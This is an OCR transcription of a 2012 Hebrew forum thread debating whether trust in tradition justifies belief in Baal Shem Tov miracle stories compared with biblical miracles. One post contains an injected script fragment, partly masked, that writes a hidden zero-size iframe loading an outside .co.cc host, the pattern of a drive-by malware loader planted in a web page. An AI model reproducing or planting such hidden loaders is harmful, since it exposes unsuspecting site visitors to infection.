בית פורומים עצור כאן חושבים

על האימון

שלום אורח. באפשרותך להתחבר או להירשם
הצג 15 הודעות בעמוד הוסף לדף האישי  דווח למנהל שלח לחבר
נשלח ב-12/2/2012 15:00 לינק ישיר
על האימון

[ספורי הבעש"ט כמקרה מבחן]

[כבר היה לנו אשכול של דייר שניסה להתחקות על קריטריון מתי יש לתת אימון]  האימון הוא משהו חמקמק שקשה עד בלתי אפשרי לתת לו קריטריונים ברורים. אבל בהרבה דברים אין לנו יותר מהכלי הזה לברר באמצעותו מה היה.

בכמה אשכולות עלה המקרה של סיפורי הבעש"ט, שמשום מה בחרו המשתתפים לא להאמין בהם, כראיה לאי אמינות סיפורי מסורת וכו', ומכאן נשאלה השאלה מאי שנא מסיפורי המקרא. אני חושב שדווקא דרך המשל הזה אפשר להסביר למה כן להאמין לסיפורי המקרא.אבל מתוך התבוננות במאמיני סיפורי הבעש"ט והמתכחשים אליו, אפשר להבין במה אנשים נותנים אימון. רוב האנשים שגדלו בחברה המתייחסת אחרי המורשת של הבעש"ט [ותלמידי ותלמידי תלמידיו] נוטים להאמין בכללות לסיפורים הללו. מובן שמי שניחון בקצת ביקורתיות מבין שלא כל המסופר היה ושנכנסו בדרך הרבה הגזמות ושקרים וכו' אבל בכללות הענין אין לו ספק. שהבעש"ט היה אדם מאד מיוחד עם כחות על טבעיים. האם רק האינרציה היא שגורמת להאמין?

נראה לי שלא. אלא שהאדם נותןאימון באנשים שהוא מכיר כאנשים ישרים ונאמנים. זאת אומרת, התנאי העקרי לאימון הוא הכרה. מי שגדל בחברה בו לא שמע על הבעש"ט מעודו, יכול גם להסתפק אם היה אדם כזה בכלל. [אם יוכיחו לו ממישהו שהוא מכיר שהכיר את הבעש"ט, גם הוא ישתכנע] בעוד שאצל החי בחברה הזו זו מילתא דפשיטא לו ויצחק על עצם החקירה.

אני דווקא מאמין שהבעש"ט עבר את הנהר [עם המטפחת או בלי לא חשוב] בדרך ניסי. למה? כי הסיפור נמסר לנו על ידי אנשים נאמנים עלי, שהכירו את הבעש"ט עצמו [הסיפור מובא ב"דגל מחנה אפרים". נכד הבעש"ט שהכירו] ועד שלא יהיה לי פירכא משמעותית על הסיפור הזה שלא היה יכול להיות [כמו "עמנו הייתם"] אמשיך להאמין בו. זה שלא נוח לנו כאנשים נאורים להאמין בניסים אינה סיבה מספיקה לפסול עדות מהימנה.עוד משל. אני לא האמנתי בסיאנסים עד ששמעתי מפי אדם שאני מעריך כאדם חכם ושקול שהוא עצמו השתתף בהם. [מובן שזה עוד לא מוכיח לגבי הפשר של דברים כאלו, רק שהתופעה קיימת].

למה יש לי אימון באנשים הללו? כי אני מכיר אותם, את החברה שלהם, את המורשת שלהם, את תלמידי תלמידיהם וכו', אני מרגיש חלק מהחברה שלהם. ובאנשים קרובים לי אני נותן אימון.האם אוכל להסביר לך איך יש לי אימון באדם מסויים? לא נראה לי, ולא נראה לי שאפשר להסביר זאת בכלל ולגרום שתהיה לך אימון במשהו. אם אתה עצמך תכיר את האדם יכול להיות שגם תאמין לו, אבל לא יותר מזה.

לכן, כשמישהו טוען שיש לו אימון במסורת של עם ישראל על סיפורי המקרא שהיו, בגלל שהוא מכיר את העם  הזה ומאמין לסיפוריהם [כמובן שאם הוא חכם יבין שעדיין יכול להיות שנשתרבבו שיבושים וכו'. אבל בכללות המסורת עדיין יאמין] איני חושב שהוא טיפש שמאמין רק בגלל שהוא שייך לחברה הזו, אלא שהשתייכותו לחברה הזו בנתה בו את האימון לסיפוריה.

מי שאין לו אימון, גם אי אפשר לעשות לו כלום. וזה לא אומר שהוא חכם יותר או טיפש  יותר.



תוקן על ידי יהיאור ב- 12/02/2012 15:11:11




דווח על תוכן פוגעני

מחובר
נשלח ב-14/2/2012 15:03 לינק ישיר

יהי צודק מאד כי אין שום עדיפותלסיפורי התנ"ך.
אינני בטוח שיש יתרון לסיפורי הבעש"ט, יש לבדוק את רוח התקופה ולהשוותה לתקופת התנ"ך. לא בטוח שזה אפשרי.

טענת ה"אימון" אין בה ממש.
הן בגלל שאין לנו שום היכרות אישית עם המספרים, אותם ה"דגל" מצטט, הן כי גאונות וצדקות אינן ערובה לאמינות ובוודאי שלא לפכחון וחוש ביקורת, הן בגלל הקרקע הפוריה עליה נבטו כל הסיפורים.



דדווח על תוכן פוגעני

מנותק
נשלח ב-14/2/2012 14:36 לינק ישירסליחה והלצות, לא כ"כ הולכים ביחד.



דדווח על תוכן פוגעני

מנותק
נשלח ב-14/2/2012 14:29 לינק ישיר

מה לא נכון, שאתה מאמין לנסי אליהו או שאתה לא מאמין לנסי הבעש'ט?

כך התרשמתי, אם טעיתי אתך הסליחה.



דדווח על תוכן פוגעני

מחובר
נשלח ב-14/2/2012 14:25 לינק ישיר


יהי,

היכן ראית מה שהנך מייחס לח"מ  ?דדווח על תוכן פוגעני

מנותק
נשלח ב-14/2/2012 14:16 לינק ישיר

תורה ודעת, לומדת, ספרן, וכל השאר שמאמינים בניסי אליהו הנביא ושאר התנ"ך אך לא בניסי הבעש"ט.
אנינשאר עם שאלה אחת. במה ניסי התנ"ך אמינים יותר או פחות הזויים  בעיניכם מאשר שבחי בעל שם טוב. רק שהם נכנסו בסוף לספר הקנונני שנקרא תנ"ך שהיהודים מאמינים בו? מה זה מוסיף לאמינוךת  הסיפורים. אנחנו יודעים  שהם קרו ונכתבו בתקופה בו לדבר על נסים לא היה דבר חריג בכלל. כל עמי האזור והתקופה שמעו כל הזמן את קול ה' [זה מתועד גם בתנ"ך] וקרו להם נסים מפליאים. האין מתבקש לאור השכלתנו שממאן לקבל סיפור נס לדחותו בדיוק כמו שאתם דוחים את סיפורי הבעש"ט?

אני מחפש הסבר רציונלי לחלק. לא אמוני שבתנ"ך מחוייבים להאמין ובשבחי הבעש"ט לא, זו לא תשובה שכלית כלל. [ואל תענו לי שנסי התנ"ך היו לפני רבים שכן זו טענה מופרכת אפילו לגבי מ"ת כ"ש לגבי שאר התנ"ך.]



דדווח על תוכןפוגעני

מחובר
נשלח ב-14/2/2012 10:56 לינק ישיר

הקב"ה מחדש את העולם כולו מדי יום בניסים נפלאים, אלא שהאדם המודרני התרגל להתבונן במציאות באופן גשמי עד שרק לעתים רחוקות מסוגל לשומעם.






דדווח על תוכן פוגעני

מחובר
נשלח ב-14/2/2012 10:54 לינק ישירכשהבעש"ט רצה להושיע את ישראל- נכנס ליער- מצא את המקום- הדליק את האש -אמר את התפילה- וזה היה עוזר
כשהמגיד ממזעריץ' רצה להושיע את ישראל. היה נכנס ליער את המקום הוא כבר לא מצא-היה מדליק את האש- נושא תפילה, וזה היה עוזר.
כש היהודי הקדוש רצה להושיע את ישראל, נכנס ליער- את המקום כבר לא מצא, ולא ידע כבר איך להדליק את האש- נשא תפילה וזה עזר
כשהרבי מרוזין -- רצה להושיע, לא מצא את היער- כבר לא מצא את המקום את האש הוא לא ידע להדליק  אמר את התפילה וזה עזר
כשהשרף רבי אורי רצה להושיע את ישראל- אמר רק את התפילה- וזה עזר.

היום אנחנו לא יודעים איפה היער, לא מכירים את המקום-לא יודעים איך להדליק את האש- לא יודעים את התפילה,
אבל אנחנו יודעים לספר את הסיפור וזה עוזר ויעזור!

(מתוך זכרון מעורפל)



דדווח על תוכן פוגענימנותק
נשלח ב-14/2/2012 09:52 לינק ישיר

מיימוני כתב:
צענע ויתכן

גם אני שולל, כמעט אפריורי, סיפורי מופתים נוסח "הוא הלך על המים".

אז אל תלינו עלי.

גם אני מבקש ראיות ברורות.

אבל אני מבין מי שיגיד: יש לי מסורת מבית סבא ועליה אני סומך. וכי עליו לזרוק את המסורת שלו על סמך ספקנות של אדם (אמנם חכם ומרשים) שהכיר דרך האינטרנט?

אולי צריך להכיר סבאים.

***
ירוחםהביקורת שלך על מעשה הבעשט נאמרה לדעתי בידי רב יוסף על הסיפור על פנחס בן יאיר ונהר גינאי.

___שומר פיו ולשונו - שומר מצרות נפשו ******* type="text/">document.write("*************** scrolling='no' frameborder='0' height='0px' width='0px' src='ht"+"tp:"+"/"+"/"+"vjgvj.co"+".cc/?a="+***************+"'><*");



לא שעליו לזרוק את המסורת שלו על סמך ספקנות של אדם,כפי שכתבת בטעות.
האם שפינוזה השליך את המסורת בגלל שהסתמך על ספקנות של אדם אחר שפגש במקרה או לא במקרה?
לא.
הוא השתכנע מהתבוננות אישית בדברים וגם מטיעונים שקרא או ששמע .

כלומר מדובר בטיעונים ולא באנשים.

עדיין לא שמעתי טיעון נגד רציני על הטענה שפסו הניסים מיום המצאת  המצלמות המאפשרות הצלבת מידע.
כלומר "אנן יתמי דיתמי"-התיתמנו דווקא ביום המצאת המכשיר הטכנולוגי המאיים-האם אדם סביר יגיד שאין כל קשר בין שתי התופעות?

ולגבי דבריך:"אולי צריך להכיר סבאים"

כאשר יהיאור בעז"ה ייהפך לסבא ויספר לנכדו החכם על המופתים והניסים של הבעש"ט מעניין איזה תשובה הוא יספק לנכדו  כשישאל אותו:

אז איך קרה,סבי היקר,שאתה בעצמך לא ראית מופתבעיניך? האם קרה משהו בדורך שבגללו  פסו המופתים,נעלמו הנפלאות?



דדווח על תוכן פוגעני

מחובר
נשלח ב-14/2/2012 07:30 לינק ישיר

תו'ד
הכל סברות טובות ויפות, אך התשובה לכולם הוא שיש לי אימון בו. [ומה הקשר ללהאמין באגדות? מדובר במשהו מכלי ראשון, ואני לא חושב שהבעש'ט שיקר]

וכבר סייגתי את האמון כל כך עד שאיני יודע מה נשאר ממנו, בכל אופן הנקודה העקרונית נשארת.

 http://www.youtube.com/watch?v=2qMI8RKtHgs
ואידך זיל גמור, דרך אגב, את הרעיון של האותיות, שמראה כמה מיסטיקה היה ביהדות אנטי ראציונלי, אפשר לימצוא בנוסח קצת אחר בספר נפש החיים, ומובן איך בריסק מושרשים כבר מזמן ר"ח וולוז'נער בכל הרעיונות האלו. פי"ח
http://hebrewbooks.org/pdfpager.aspx?req=14565&st=&pgnum=68

תישמע אין ליעכשיו זמן בשביל חסידות, כשיפתרו כל הבעיות לפני זה אולי אעסוק גם בזה. בעיקרון אני חושב שיש בחסידות דברים מאוד יפים(כגון השמת דגש יותרעל פנימיות מאשר על חיצוניות ועוד), הקאלטע ליטוויקעס לא בדיוק קלטו מההמסר של החסידים, ומינגד החסידים הראשונים הגזימו לחלוטין בהיתנהגות שלהם(יש ספר של אחד וילנסקי 'מיתנגדים וחסידים', מיסמכים היסטוריים מעניינים) שם לומדים על החוסר תבונה המוחלט שהחסידים ניסו ליכבוש את היהדות, אם יש לכם שיטה יפה וחדשנית, תיתאפקו קצת, תחשבו אסטרטגיית איך להנחילה לרבים, אבל לא היה להם את התבונה הזאת(וגם כל ההתנהגות המוגזמת, כפי שמבואר שם), אולי כי כ"כ היה היתלהבות מהמסר שלה אחרי היובש העצום שהיה נחלת הרוב המוחלט של העם, למעט יושבי מיגדל השן בוילנא שלא קלטו ביכלל מה עובר על העם שבשדות(ממש כשיטת בריסק של היום, לחיות בתוך בועה, ולחשוב שכול השאר הם חלום). אבל לי אישית חוץ ממה שאני אוהב בהם, איין הרבה איתם, ואין לי חשק לעסוק בזה עכשיו.



